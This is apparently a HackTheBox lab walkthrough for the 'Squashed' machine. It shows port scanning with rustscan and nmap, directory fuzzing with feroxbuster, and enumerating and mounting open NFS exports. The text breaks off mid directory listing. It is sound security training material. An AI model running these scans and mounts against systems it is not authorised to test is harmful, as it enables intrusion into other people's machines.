
Squashed

By Praveen Kumar Sharma



For me IP of the machine is : 10.129.228.109
Lets try pinging it


```
ping 10.129.228.109 -c 5

PING 10.129.228.109 (10.129.228.109) 56(84) bytes of data.
64 bytes from 10.129.228.109: icmp_seq=1 ttl=63 time=110 ms
64 bytes from 10.129.228.109: icmp_seq=2 ttl=63 time=91.4 ms
64 bytes from 10.129.228.109: icmp_seq=3 ttl=63 time=95.8 ms
64 bytes from 10.129.228.109: icmp_seq=4 ttl=63 time=146 ms
64 bytes from 10.129.228.109: icmp_seq=5 ttl=63 time=93.5 ms

--- 10.129.228.109 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 91.399/107.350/146.434/20.555 ms
```

Alright, its online lets do port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.129.228.109 --ulimit 5000
```



```
rustscan -a 10.129.228.109 --ulimit 5000
Initiating Parallel DNS resolution of 1 host. at 18:39
Completed Parallel DNS resolution of 1 host. at 18:39, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 18:39
Scanning 10.129.228.109 [8 ports]
Discovered open port 80/tcp on 10.129.228.109
Discovered open port 41431/tcp on 10.129.228.109
Discovered open port 111/tcp on 10.129.228.109
Discovered open port 22/tcp on 10.129.228.109
Discovered open port 59721/tcp on 10.129.228.109
Discovered open port 42413/tcp on 10.129.228.109
Discovered open port 2049/tcp on 10.129.228.109
Discovered open port 47573/tcp on 10.129.228.109
Completed Connect Scan at 18:39, 0.22s elapsed (8 total ports)
Nmap scan report for 10.129.228.109
Host is up, received syn-ack (0.17s latency).
Scanned at 2024-10-18 18:39:21 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack
111/tcp   open  rpcbind syn-ack
2049/tcp  open  nfs     syn-ack
41431/tcp open  unknown syn-ack
42413/tcp open  unknown syn-ack
47573/tcp open  unknown syn-ack
59721/tcp open  unknown syn-ack
```

Open Ports


PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
111/tcp open rpcbind syn-ack
2049/tcp open nfs syn-ack
41431/tcp open unknown syn-ack
42413/tcp open unknown syn-ack

```
47573/tcp open unknown syn-ack
59721/tcp open unknown syn-ack
```

Alright lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,111,2049,41341,42413,47573,59721
10.129.228.109 -o aggressiveScan.txt
```



```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,111,2049,41341,42413,47573,59721 10.129.228.109 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-18 18:41 IST
Nmap scan report for 10.129.228.109
Host is up (0.20s latency).

PORT      STATE  SERVICE VERSION
22/tcp    open   ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Built Better
|_http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp   open   rpcbind 2-4 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
2049/tcp  open   nfs     3-4 (RPC #100003)
41341/tcp closed unknown
42413/tcp open   mountd  1-3 (RPC #100005)
47573/tcp open   mountd  1-3 (RPC #100005)
59721/tcp open   mountd  1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.07 seconds
```

Aggressive Scan


```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_ 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Built Better
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

```
111/tcp open rpcbind 2-4 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
2049/tcp open nfs 3-4 (RPC #100003)
41341/tcp closed unknown
42413/tcp open mountd 1-3 (RPC #100005)
47573/tcp open mountd 1-3 (RPC #100005)
59721/tcp open mountd 1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright some weird stuff here lets do directory fuzzing next

Directory Fuzzing

```
feroxbuster -u http://10.129.228.109/ -w
/usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
```



```
feroxbuster -u http://10.129.228.109/ -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings

403      GET        9l       28w      279c Auto-filtering found 404-like response and created new filter; toggle
404      GET        9l       31w      276c Auto-filtering found 404-like response and created new filter; toggle
200      GET        4l       47w     1443c http://10.129.228.109/images/search-icon.png
200      GET        3l       44w     1063c http://10.129.228.109/images/right-arrow.png
200      GET       15l       99w     6121c http://10.129.228.109/images/icon-2.png
200      GET        4l       55w     2120c http://10.129.228.109/images/instagram-icon.png
200      GET       21l      117w     6788c http://10.129.228.109/images/icon-3.png
200      GET      372l     1221w     9868c http://10.129.228.109/js/custom.js
200      GET        7l       60w     1384c http://10.129.228.109/images/quote-icon.png
200      GET        4l       43w     1077c http://10.129.228.109/images/left-arrow.png
200      GET        6l       73w     3248c http://10.129.228.109/css/owl.carousel.min.css
200      GET        8l      101w     4908c http://10.129.228.109/images/icon-1.png
200      GET      213l     1380w    11324c http://10.129.228.109/js/jquery-3.0.0.min.js
200      GET        9l       56w     1803c http://10.129.228.109/images/fb-icon.png
200      GET      460l     1370w    11752c http://10.129.228.109/css/responsive.css
200      GET       13l       91w     5016c http://10.129.228.109/images/logo.png
200      GET        4l       57w     1996c http://10.129.228.109/images/linkedin-icon.png
200      GET       13l      108w     5412c http://10.129.228.109/images/footer-logo.png
200      GET      136l      765w    56444c http://10.129.228.109/images/img-7.png
200      GET     1026l     1859w    19394c http://10.129.228.109/css/style.css
200      GET        6l      352w    19190c http://10.129.228.109/js/popper.min.js
200      GET      127l      727w    50898c http://10.129.228.109/images/img-8.png
200      GET      580l     1870w    32532c http://10.129.228.109/index.html
200      GET        7l      896w    70808c http://10.129.228.109/js/bootstrap.bundle.min.js
200      GET        1l      870w    42839c http://10.129.228.109/css/jquery.mCustomScrollbar.min.css
200      GET        5l      478w    45479c http://10.129.228.109/js/jquery.mCustomScrollbar.concat.min.js
200      GET        7l      323w    28977c http://10.129.228.109/css/bootstrap-grid.min.css
200      GET        8l       55w     3937c http://10.129.228.109/css/bootstrap-reboot.min.css
200      GET      330l      527w     4800c http://10.129.228.109/css/bootstrap-reboot.css
200      GET     1793l     3008w    28414c http://10.129.228.109/css/icomoon.css
200      GET        5l     1287w    87088c http://10.129.228.109/js/jquery.min.js
200      GET      609l     3299w   264731c http://10.129.228.109/images/img-4.png
```

So a lot of files u can go through em on directories.txt i saved with this writeup

Moving on lets see this web application i guess

Web Application


Default page

Not Secure
http://10.129.228.109
120%
T BETTER
HOME
SERVICES
ABOUT
SHOP
CONTACT
Call Us : +01 1234567890
FURNITURE
There are many variations of passages of Lorem Ipsum available, but the majority have suffered alteration in some fo

Okay so i looked around a bit and found nothing on this web application but remember we do have that rpcbind we have


Gaining Access

So lets see these mountables using `showmount`




```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Squashed git:(main)±3 (0.997s)
showmount -e 10.129.228.109

Export list for 10.129.228.109:
/home/ross    *
/var/www/html *
```

Lets try to mount this /home/ross first



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Squashed git:(main) (5.153s)
sudo mount -t nfs 10.129.228.109:/home/ross /mnt

[sudo] password for pks:
```


Now lets see this directory



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Squashed git:(main)±3 (1.814s)
ls -al /mnt

total 64
drwxr-xr-x 14 chip chip 4096 Oct 18 18:29 .
drwxr-xr-x  1 root root  142 Oct  2 15:36 ..
